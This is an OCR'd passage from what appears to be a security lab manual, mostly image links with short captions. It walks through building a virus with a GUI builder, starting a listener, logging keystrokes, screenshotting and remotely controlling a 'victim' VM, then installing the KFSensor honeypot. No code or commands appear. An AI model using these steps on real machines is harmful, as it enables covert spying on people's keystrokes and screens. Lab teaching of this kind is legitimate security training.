
And click builder for setup new virus




And open the virus which you built




After that click start listener





VM 100 ('windowscuckoo') - Google Chrome
https://172.16.3.26:8006/?console=kvm&novnc=1&vmid=100&vmname=windowscuckoo&node=honeypot
Connected (encrypted) to: QEMU (windowscuckoo)
C:\Windows\system32\cmd.exe
starting server on 172.16.3.28 HACKINGSIMPLIFIED.COM
Network
Start Listener
rename_it
Application
Size: 4.47 MB
1:48 PM
11/8/2016
Page: 23 of 23
Words: 2,942
Search the web and Windows
2:48 PM
11/8/2016

Keylogger



VM 100 ('windowscuckoo') - Google Chrome
https://172.16.3.26:8006/?console=kvm&novnc=1&vmid=100&vmname=windowscuckoo&node=honeypot
Connected (encrypted) to: QEMU (windowscuckoo)
C:\Windows\system32\cmd.exe
key logger started for--->('172.16.3.28', 59020) HACKINGSIMPLIFIED.COM
70 keystrokes recived
Network
Text Document
Size: 70 bytes
2:02 PM
11/8/2016
Page: 24 of 25
Words: 2,943
Search the web and Windows
3:02 PM
11/8/2016


1. Keystroke / keylogger result




2. Take screenshot in victim computer.


Fill how many virus take screenshots








3.remote the victim




Honeypot

Install KFSensor

There are a number of honeypots on the market including honeynet, honeyd, Tiny Honeypot, NetBait, and ManTrap, but we will be using a commercial honeypot, KFSensor, for Windows.




After going through a few more screens in the wizard choosing the defaults, you come to the screen below that allows you to choose the native services. Let's choose all of them.



